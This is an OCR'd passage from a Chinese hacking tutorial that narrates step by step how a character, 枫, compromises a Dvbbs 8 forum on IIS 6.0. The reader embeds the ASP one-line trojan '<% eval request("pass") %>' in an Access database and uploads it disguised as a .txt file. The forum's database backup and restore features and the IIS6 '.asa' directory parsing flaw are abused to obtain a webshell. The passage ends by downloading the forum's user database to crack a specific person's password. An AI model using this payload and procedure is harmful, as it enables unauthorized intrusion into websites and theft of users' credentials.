


图59 插入数据成功

如果系统中有MS Access软件的话，可以直接在左侧双击表名在“Dv_TableList”，打开表后，双击“TableType”字段，在其中插入数据“<% eval request("pass") %>”即可（图60）。




图60 Access插入木马更简单

C.压缩数据库

现在数据库虽然只剩下一个表段，但体积依然比较惊人，体积大小约为2.04MB。这个体积远远超出了Windows 2003 默认不允许上传大于200K文件的限制，因此要把它变小点才能上传到网站中。

在老兵SQL数据库管理专家界面中，点击菜单“工具”→“压缩Access数据库”命令（图61），弹出压缩对话框。点击“压缩”按钮，即可成功压缩数据库了（图62）。




图61压缩Access数据库




图62 压缩数据库成功

另外，也可以在MS Access软件中，点击菜单“工具”→“数据库实用工具”→“转为Access 97 文件格式”命令，将数据库转为Access 97格式（图63）。




图63 转换格式

转换后的数据库文件体积就很小了，大小仅为68K。然后将“Dvbbs8.mdb”改名为“Dvbbs8.txt”，也就是把扩展名.mdb改为.txt，这样做的目的是为了可以顺利上传。

2. 数据库备份获得Webshell

接下来的事情就比较简单了，很容易就可以得到Webshell。

枫在论坛中用注册的账号发帖上传“Dvbbs8.txt”文件，上传后的路径为“http://www.**.com/UploadFile/2008-4/20084934314221 89.txt”。

再次进入后台，点击“数据处理”→“备份数据库”，使用默认的设置，点击“确定”按钮，即可用正常的方法备份现在的论坛数据库（图64）。




图64 备份数据库

注意，要记下备份的文件名，例如这里为“../Databackup/databack200841932452_98921.mdb”（图65），以便后面能够顺利地进行恢复。




图65 备份成功

然后点击“数据处理”→“恢复数据库”，打开恢复论坛数据页面，在“备份数据库路径(相对)”处填入“../UploadFile/2008-4/20084934314221 89.txt”（图66）。




图66 恢复数据库设置

然后点击“恢复数据”按钮，返回“成功恢复数据”信息（图67）。




图67 恢复成功

再打开备份论坛数据页面，“备份数据库目录(相对路径)”处改为“../a.asa” （图68），然后点击确定，返回成功信息为“../a.asa/databack20084193313_65635.mdb”（图69）。现在就得到Webshell地址为：

http://www.***.com/x.asa/databack20081954149_36673.mdb




图68 再次备份




图69 备份成功

3. 访问Webshell

在浏览器中访问刚才备份生成的数据库文件，可以看到打开了网页，但是提示信息如下（图70）：

错误类型：

Active Server Pages, ASP 0116 (0x80004005)

Script 块缺少脚本关闭标记(% >)。




图70

出现这些信息，说明我们刚才插入在数据库中的一句话木马成功执行了。

这样就可以在IIS6.0的环境下顺利得到一句话Webshell了，可以用一句话木马客户端连接，提交环境变量，就可以获得Webshell。

枫运行了桂林老兵的木马后门管理工具“WebShellControl v2.0”，点击菜单“工具”→“shell管理”命令，打开Shell管理窗口。在下方的“地址”中输入刚才备份的数据库链接地址及连接密码，连接密码就是“pass”。点击“连接”按钮，即可连接打开WEBSHELL（图71）。



图71 连接Webshell

在WebShell管理窗口中，可以查看任意目录中的文件，并可以上传、下载或编辑任意文件（图72）。




图72 管理网站

4. 下载数据库

现在枫要找到论坛的数据库，将数据库下载以后破解其中的用户名和密码，特别是雪的密码。

在“Webshell Control 2.0”中连接上传的asp木马后门，可以看到当前所处的路径，现在已经知道了论坛系统的网页文件位于“C:/APMServ5.2.0/www/asp/”下，这样就省去在硬盘中慢慢查找的时间了。

枫在上方的地址栏中直接输入了“C:/APMServ5.2.0/www/asp/data”，回车后就可以看到指定目录下的文件了。原来论坛的数据库文件名为“xiaoluvwoaini.mdb”（图73）。右键点击数据文件名，在弹出菜单中选择“下载”命令，即可将数据库下载到本地来了（图74）。

